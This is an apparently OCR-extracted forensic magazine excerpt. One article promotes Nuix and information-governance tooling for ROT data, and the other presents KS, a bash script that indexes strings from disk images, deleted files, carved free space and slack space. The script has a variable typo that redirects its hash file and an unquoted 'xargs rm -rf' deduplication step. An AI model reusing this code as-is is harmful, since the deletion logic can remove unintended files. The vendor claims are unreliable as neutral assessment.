ROT creates the obstacles to end-user every day. ROT creates the difficulties to find out really important document in your at the time of requirement. ROT takes control of important data, which you don't want to see. ROT creates unnecessary pressure on your company that reduces productivity, reputation and increased exposure to litigation. ROT never left behind because if people let the organization it comes in other's way. There are so many ways though which ROT is pushing difficulties to end user.

HOW TO MANAGE BIG DATA?

Information governance solutions transform your organization's unstructured data from a liability to an asset with powerful technology and workflows for searching, investigating and actively managing information. You can identify and mitigate risks, achieve information accountability, reduce storage costs and extract real and ongoing business value from your unstructured data.

Information management technologies can normalize data stored in archives, email and collaboration systems, file shares, hard drives and other common organizational data stores, making it accessible and searchable.

This gives you a clear understanding of what your data contains so you can:

- Remove redundant, obsolete and trivial data
- Understand the content of data stores
- Identify fraud, intellectual property loss and HR problems using automated risk analysis and monitoring

- Improve information accountability
- Unlock value by mining unstructured data for business insights and intelligence.

HOW IS IT DIFFERENT FROM OTHERS?

While it is true that specialized hardware can effectively manage some of the storage problems related to ROT, then only handle part of the problem, binary duplicates on the same server. It doesn't handle near duplicates, out of policy data, sensitive data, and trivial items. What's more, it doesn't reduce file count, so search the ROT is still seen by the users and indexed by search engines. There are a lot of great reasons to have high-end storage hardware, but eliminating ROT isn't one of them.

In the past, we have left it up to our end users to deal with ROT. They caused the problem in the first place, so they cannot be part of the solution. In the 90's we tried technology like enterprise search. Search is good at finding bits of ROT, but it isn't fit for ROT hunting.

What is needed is involving People with a Process and specialized Technology to attack the ROT problem.

- Only People can make the kind of decisions necessary to remove content for a system
- Only Technology can identify ROT and present it for processing
- Without a well-defined Process, it is impossible to take a systematic approach to eliminating ROT.

Graphical representation of the data is more useful in comparison of traditional analysis because it gives the quick idea about the flow of data such as to whom, where, from, date and time. Investigator can analyse the data quickly without manual going the files one by one.
Intelligent tool/software is also very useful when we are looking for some key factors such as email addresses, phone book, social security and credit card numbers.




Figure 2.

Language identification one of the big challenge for Forensic Investigators because an investigator cannot understand all languages across the globe. If you are using some intelligent technique which can tell you in which language the email was written. This technique can help investigators to find out the evidence very quickly. For example an intelligence agency in USA is investigating a bomb blast case. If any information available in other language which is not readable by USA investigator than there is very high chance that the investigator may skip that portion of evidence.



Figure 3.




Figure 4.




Figure 5.




Figure 6.




Figure 7.

Using intelligent technology, you'll be able to actively pursue a sound information governance policy by:

- Identifying redundant, obsolete, and trivial data
- Detecting personal or risky information
- Exercising classification and processing activities on a data set
- Activating defensible deletion policies
- Previewing which data files will be affected by a Governance Activity

COLLECTION, INGESTION, ANALYSIS & REPORTING (CIAR)

EFFICIENT AND INTELLIGENT BIG DATA INVESTIGATION

Traditional methods of digital investigations are unsustainable because of very fast growth of storage volumes and increased number of digital storage. We can take an example, when LEAs or Intelligence Agencies make raids to any suspect's home the officers have to deal with large number of devices including Desktop/Laptops, Cell phones and variety of digital storage media. An Enterprise systems are

even more challenging because there officers may found number of data storage devices in proprietary formats more than an individual which are not easily accessible.

For facing these challenges, the traditional solutions of analyzing each data repository individually using forensic tools is immensely time consuming so Investigator needs the power of latest technology "NUIX". There is no need to apply extra efforts to extract intelligence and find links between disparate data sources. It helps to investigate across all data sources simultaneously i.e. HDD, Cell phone, Emails, Forensic Images (DD, e01 etc.), rather than one at a time. Through this solution investigator can identify the suspicious evidence quickly across large volume of data. For officers, it saves plenty of time and effort, which is beneficial to decrease the workload from investigators.

COLLECTION FROM MULTIPLE SOURCES

As we all know if we are talking about multi TB data than we should know the collection from multiple sources is very necessary. Intelligence officers may face any type of evidence sources or multiple sources at the crime scene such as HDD, Forensic Images (DD, E01, AD01 etc.), Mobile phone dump, web based emails, cloud storage etc.




Figure 8.

Forensic Investigation and eDiscovery is the process and the first step of that process is "Evidence Collection". Nuix offers officer's to collect the data from variety of sources. If the officer is carrying the Nuix solution with him than he is smart enough to collect the maximum data from multiple sources.

HIGH SPEED INGESTION OF MULTI TERABYTE DATA

Maintaining ingestion speed is on first priority for indexing of hundreds of terabyte data. High speed ingestion is the only way to execute the projects on time and manage the big data investigations/audits.

Nuix offers ingestion speed at very tremendous speed there is no match of this in this vertical. See the below exemplary speed of Nuix:

PRODUCT	NUMBER OF PHYSICAL INDEXING CORES	PROCESSING SPEEDS	CONCURRENT REVIEWERS	SUGGESTED MAXIMUM CASE SIZE
Single-computer solutions[1]				
Forensic Investigator	2	4 – 6 GB/hr	1	150 – 250 GB
Workstation Investigator	4	20 – 24 GB/hr	Up to 5	500 – 750 GB
Enterprise Investigator	8	50+ GB/hr	Up to 15	5 – 7 TB
Multi-server solutions[2]				
Investigator Pod	96	Over 55 TB per day	Up to 20	500 TB

Figure 9.

ANALYSIS OF INGESTED DATA EFFECTIVELY

Nuix is the tool through which analyst can visualize the data & can see what exactly is there inside the evidence. It gives the capability to view the data in graphical way which extends investigator's analysis capabilities with a fully interactive data visualization and workflow framework. Analyst can visually interrogate case information using a variety of dynamically-generated graphics. Representing large volumes of data intuitively and interactively can help investigators, lawyers, in-house counsel, litigation support and information managers drill down to and concentrate on the most relevant information.

There are some very good features that helps investigator's to analyze data very fast:

- Quickly drill down into the who, what, when and where of your case with built-in visualizations and reports.
- Conduct interactive and intuitive visual analysis of your case data to identify trends, time gaps and anomalies in seconds.
- Interactively search and filter data using the complete Nuix search syntax
- Drill down into each graphic and see a tabular listing of metadata for selected items
- Create and save workflows by dragging and dropping activities
- Build reports including item date trending, MIME types, item kind by date, tagged items, pivot report, locations report and search hit report

CLEAR AND GRAPHICAL REPORTING

Reporting is the main part of any investigation because it draws the investigator's analytics capabilities. Nuix offers the best in class reporting templates which can show every part of evidence.





Figure 10.

ABOUT THE AUTHOR



VISHNU DATT- works in Digital Forensic Training, Investigations and consulting in the areas of Computer Forensics, Mobile Forensics, Network Forensics, Cyber Law, Information & Network Security. Cyber Lab Establishment: Presently involved in a large scale Govt. of India projects for establishing of Cyber Forensic Labs. Have provided complete technical supervision to Cyber Forensic Investigators of CFSLs & SFSLs to smooth implementation of the Forensic Labs. IT Audit: Undertook the projects to prepare for, plans and execute the IT Security Audit of the several firms. Used penetration testing, password auditing, vulnerability assessment tools such as Cain n Able, Elcomsoft Wireless Security Auditor, Elcomsoft Proactive Password Auditor, Nessus, LanGuard, etc apart from applying manual audit method. Forensic Audit: Performed Forensic Audit and e-discovery of numerous firms using tools such as Access Data Forensic Tool Kit, Encase Forensic, Helix, PTK, Logicube Forensic Tools, Cyber Check Suite, NUIX, etc. Areas of Expertise: Computer Forensics, Mobile Forensics, Email Database analysis, Password Recovery, Cyber Forensic Lab setup, Digital Forensic Training, Cyber Law Consulting

HOW TO INDEXING DATA WITH KS

by Nanni Bassetti

This is a keywords searching tool working on the allocated, unallocated data and the slackspace, using an indexer software and a database storage.

What you will learn:

- To make a system for indexing all the strings present on a device.
- To customize this software.

What you should know:

- Bash scripting.
- GNU/Linux environment.
- Basis of computer forensics.

One of the big problem during a computer forensics analysis is searching many keywords, strings, phrases in big data containers like hard disks or pendrives; it is possible to use tools like strings and grep but they have some limitations.

We cannot search into compressed file, (zip, rar, odt, docx, xlsx, etc.), we cannot to know where the keywords are, the path of the file they are, the file name, they do not search into unallocated space, slackspace and among the deleted files and if we want to search a new keyword we have to re-scan all the device or image file.

For avoiding these issues we need to index all the strings into a database and we need a search engine to search and find the keywords or phrases we need.

To solve this problem, first of all we need to extract, what I call “spaces”:

- Allocated space;
- Unallocated space;
- Slackspace;

The indexer will work on these three areas taking all the strings inside their files and putting them into a specific database.

We must remember that we have two kind of unallocated spaces, the first is all the deleted files and the second is all the files those are not in the deleted set, but they are still on the memory device (hard disk, pendrive, etc.).

For extracting these file we need to use the data carving technique, that consists into the search for the file types by their “magic numbers” (headers and footers), this technique is filesystem-less, so we can gather all files, allocated and unallocated (including the delete files too), so we need to eliminate duplication generated by carving.

The slackspace can be extracted by the TSK (The SleuthKit) tools and put into a big text file, we have to remember that slackspace is all the file fragments present into the unused cluster space.

INCEPTION

First of all we need a Gnu/Linux OS, e.g. CAINE is good, then we have to create a directory named, for instance, "*diskspace*".

We can mount our disk image file (bitstream, EWF, etc) into a sub-directory of diskspace, e.g. */diskspace/disk* and so we can have all the allocated space.

Now, we have to extract all the deleted files including their paths and put them into "*/diskspace/deleted*".

We have to run the data carving and put all the results into "*/diskspace/carved*", we can use the data carving only on the freespace of the disk and then we must delete the duplicates with the deleted files.

Finally we can extract all the slackspace, if we need it and put it into "*/diskspace/slack*".

Now we got:

```
/diskspace
|_disk
|_deleted
|_carved
|_slack
```

We only need a "*spider*" for indexing all these spaces and to collect all the keywords into a database.

For this purpose there is a program in the open source world: RECOLL that indexes a content of a directory and allows various quests.(*http://www.lesbonscomptes.com/recoll/)*




Figure 1. *How to install Recoll from http://www.lesbonscomptes.com/recoll/*

After the indexing we have all to perform our researches.

All these operations are made by my bash script called KS.sh




Figure 2. *KS website http://scripts4cf.sf.net*

KS – This is a keywords searching tool. sudo bash ks.sh for running it. It mounts a DD image file; It extracts all deleted files; slackspace; It makes a data carving on the freespace only; It indexes all by RECOLL.

You need:

- The Sleuthkit (last release)
- Photorec
- MD5Deep
- RECOLL

It stores the index DB and the recoll.conf in the chosen output directory.

NEW file formats added and README.txt for the HowTo expand the search range.

Website: *http://scripts4cf.sourceforge.net/tools.html.*

Listing 1. *This is the bash script code*

```
#!/bin/bash
#
# KS - by Nanni Bassetti - digitfor@gmail.com - http://www.nannibassetti.com
# release: 2.2
#
# It mounts a DD image file or a block device, it extracts all deleted files,
# it makes a data carving on the unallocated space, the it runs recoll
# changing automatically the variables in recoll.conf.
#
# many thanks to Raul Capriotti, Jean-Francois Dockes, Cristophe Grenier,
# Raffaele Colaianni, Gianni Amato, John Lehr, Alessandro Farina

echo -e "KS 2.2 - by Nanni Bassetti - digitfor@gmail.com - http://www.nannibassetti.com \n"
while :
do
```

```
echo -e "\nInsert the image file or the device (absolute path): "
read imm
[[ -f $imm || -b $imm ]] && break
done
while :
do
echo "Insert the output directory (absolute path):"
read outputdir
[[ "${outputdir:0:1}" = / ]] && {
[[ ! -d $outputdir ]] && mkdir $outputdir
break
}
done

(! mmls $imm 2>/dev/null 1>&2) && {
echo "0"
echo "The starting sector is '0'"
so=0
} || {
mmls $imm
echo -e "\nChoose the starting sector of the partition you need to index"
read so
}

HASHES_FILE=$outpudir/hashes.txt # File output hash
DIR_DELETED=$outputdir/deleted # Deleted File's Folder
DIR_SLACK=$outputdir/slackspace # Slackspace's Folder
DIR_FREESPACE=$outputdir/freespace # Carved File's Folder
BASE_IMG=$(basename $imm) # Basename of the image or device

[[ ! -d $outputdir/$BASE_IMG ]] && mkdir $outputdir/$BASE_IMG

off=$(( $so * 512 ))
mount -t auto -o ro,loop,offset=$off,umask=222 $imm $outputdir/$BASE_IMG >/dev/null 2>&1 && {
echo "Image file mounted in '$outputdir/$BASE_IMG'"
}

# recovering the deleted files
echo "recovering the deleted files…"
[[ ! -d $DIR_DELETED ]] && mkdir $DIR_DELETED
tsk_recover -o $so $imm $DIR_DELETED

# extracting slack space, comment if you don't need it
echo "extracting slack space…"
[[ ! -d $DIR_SLACK ]] && mkdir $DIR_SLACK
blkls -s -o $so $imm > $DIR_SLACK/slackspace.txt

# freespace and carving

[[ ! -d $DIR_FREESPACE ]] && mkdir $DIR_FREESPACE || {
rm -R $DIR_FREESPACE
mkdir $DIR_FREESPACE
}

# using photorec to carve inside the freespace

photorec /d $DIR_FREESPACE/ /cmd $imm fileopt,everything,enable,freespace,search

# taking off duplicates from carving directory
```

```
echo "taking off duplicates from carving directory…"
[[ $(ls $DIR_DELETED) ]] && md5deep -r $DIR_DELETED/* > $HASHES_FILE
[[ $(ls $DIR_FREESPACE) ]] && md5deep -r $DIR_FREESPACE/* >> $HASHES_FILE
awk 'x[$1]++ { FS = " " ; print $2 }' $HASHES_FILE | xargs rm -rf
[[ -f $HASHES_FILE ]] && rm $HASHES_FILE

# RECOLL configuration to have a single recoll.conf and xapiandb for each case examined.
echo "RECOLL is indexing…"
rcldir=$outputdir/recoll
recollconf=/$rcldir/recoll.conf
mkdir -p $rcldir/xapiandb

cat > $recollconf << EOF
topdirs = $outputdir
dbdir = $rcldir/xapiandb
processbeaglequeue = 1
skippedPaths = $rcldir $rcldir/xapiandb
indexallfilenames = 1
textfilemaxmbs = -1 # for indexing txt files greater than 10Mb thanks to Alessandro Farina
usesystemfilecommand = 1
indexstemminglanguages = italian english spanish
EOF

recollindex -c $rcldir -z >/dev/null 2>&1
case $(tty) in
/dev/tty*) echo -e "\nStart on terminal from graphic interface the following command:"
echo -e "recoll -c $rcldir\n"
exit 1
;;
*) recoll -c $rcldir >/dev/null 2>&1 &
exit 0
;;
esac

recoll1
```

